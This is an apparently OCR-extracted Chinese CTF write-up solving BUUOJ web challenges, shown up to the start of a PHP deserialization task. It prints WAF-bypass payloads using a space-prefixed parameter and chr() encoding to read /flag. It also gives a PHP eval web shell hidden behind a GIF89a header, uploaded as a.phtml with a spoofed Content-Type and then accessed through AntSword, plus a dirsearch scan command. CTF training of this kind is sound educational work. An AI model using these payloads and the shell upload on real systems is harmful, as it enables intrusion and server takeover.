
You don't have permission to access /calc.php on this server.

Apache/2.4.18 (Ubuntu) Server at node4.buuoj.cn Port 29122

> **PHP的字符串解析特性**：PHP需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：1.删除空白符 2.将某些字符转换为下划线（包括空格）【当waf不让你过的时候，php却可以让你过】。假如waf不允许num变量传递字母，可以在num前加个空格，这样waf就找不到num这个变量了，因为现在的变量叫“ num”，而不是“num”。但php在解析的时候，会先把空格给去掉，这样


我们的代码还能正常运行，还上传了非法字符。

num前加个空格：`/calc.php? num=phpinfo()`




由于“/”被过滤了，所以我们可以使用chr(47)来进行表示，进行目录读取：

`calc.php? num=1;var_dump(scandir(chr(47)))`



构造：`/flagg` —— `chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)`


payload：`calc.php? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))`



方法二：http走私攻击

构造：`/flagg` —— `chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)`


payload：`/calc.php?num=file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))`



[极客大挑战 2019]Upload

创建一个木马文件，以便后续用蚁剑链接
文件内容为

```
GIF89a
<script language="php">eval($_POST['a']);</script>
```




可绕过的后缀名检测：`php,php3,php4,php5,phtml.pht`


上传此文件，然后提示`Not image!`

用burpsuite抓包，根据提示，修改`Content-Type`的内容为`image/jpeg`


```
POST /upload_file.php HTTP/1.1
Host: 14977de8-41c8-412f-aa50-f3764ed805a2.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------141536295033165572212089626 38
Content-Length: 407
Origin: http://14977de8-41c8-412f-aa50-f3764ed805a2.node4.buuoj.cn
Connection: close
Referer: http://14977de8-41c8-412f-aa50-f3764ed805a2.node4.buuoj.cn/
Cookie: UM_distinctid=17a094a09ee19a-01090f8233e8678-4c3f2d73-144000-17a094a09ef267
Upgrade-Insecure-Requests: 1

---------------------------141536295033165572212089626 38
Content-Disposition: form-data; name="file"; filename="a.phtml"
Content-Type: image/jpeg

GIF89a
<script language="php">eval($_POST['a']);</script>
---------------------------141536295033165572212089626 38
Content-Disposition: form-data; name="submit"

鎖憪氮
---------------------------141536295033165572212089626 38--
```



URL地址为：`/upload/a.phtml`
连接密码为：`a`




目录列表 (0)
/
var
www
html
upload
文件列表 (95)
新建
上层
刷新
主目录
书签
/var/www/html/upload/
读取
名称
日期
大小
属性
..htaccess 2019-10-31 05:00:36 167 b 0644
.htaccess 2019-11-05 14:18:06 75 b 0644
.htaccess_ 2019-10-31 13:39:08 235 b 0644
.s 2019-11-02 09:36:54 44 b 0644
.sh.php.php888.swp 2019-11-10 10:12:00 12 Kb 0644
.user.ini 2019-11-03 09:55:58 41 b 0644
.zzz 2019-10-31 04:58:32 184 b 0644
0b46f21fbe096b639cf5b75e0c338744eaf8acd4.jpg 2019-11-15 06:36:44 5.68 Kb 0644
1.jpg 2019-11-06 00:19:38 3.79 Kb 0644
1.jpg' and sleep(5) --+ 2019-11-06 00:20:12 3.79 Kb 0644
1.jpg' and sleep(5)# 2019-11-06 00:20:20 3.79 Kb 0644
1.jpg3154 2019-11-06 00:19:46 3.79 Kb 0644
1.php.gif 2019-11-11 14:12:34 4.71 Kb 0644
1.php.xx 2019-11-11 14:04:44 117 b 0644
1.php7 2019-11-06 00:39:52 3.79 Kb 0644
1.phtml 2019-11-12 13:10:32 1.16 Kb 0644
123.jpg 2019-11-15 12:43:56 1.21 Kb 0644
123.jpgs 2019-11-10 13:21:58 46 b 0644
任务列表

找到flag文件


AntSword 编辑 窗口 调试
117.21.200.166
目录列表 (20)
/
var
bin
boot
data
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
文件列表 (22)
新建
上层
刷新
主目录
书签
/
读取
名称
日期
大小
属性
etc 2021-07-30 03:49:41 66 b 0755
home 2014-04-10 22:12:14 6 b 0755
lib 2016-07-11 23:23:25 208 b 0755
lib64 2016-07-11 23:23:12 34 b 0755
media 2016-07-11 23:22:49 6 b 0755
mnt 2014-04-10 22:12:14 6 b 0755
opt 2016-07-11 23:22:49 6 b 0755
proc 2021-07-30 03:49:41 0 b 0555
root 2016-07-11 23:23:35 37 b 0700
run 2019-11-19 09:37:37 33 b 0755
sbin 2016-07-22 15:18:57 44 b 0755
srv 2016-07-11 23:22:49 6 b 0755
sys 2021-06-14 01:12:31 0 b 0555
tmp 2021-07-30 06:17:58 6 b 1777
usr 2016-07-22 15:18:57 81 b 0755
var 2019-11-19 09:36:43 28 b 0755
.dockerenv 2021-07-30 03:49:41 0 b 0755
flag 2021-07-30 03:49:43 43 b 0644



AntSword 编辑 窗口 调试
117.21.200.166
编辑: /flag

拿到flag~~

[极客大挑战 2019]PHP


具体知识点点这里


题目类型：序列化与反序列化



这儿提示备份网站，用dirsearch扫一下后台目录

输入：`python dirsearch.py -u http://9b76aef7-3183-4da4-a909-0f95ad5b6607.node4.buuoj.cn -e php`






找到www.zip，访问一下

跳出弹窗，点击下载

发现有flag.php目录




```php
<?php
$flag = 'Syc{dog_dog_dog_dog}';
?>
```

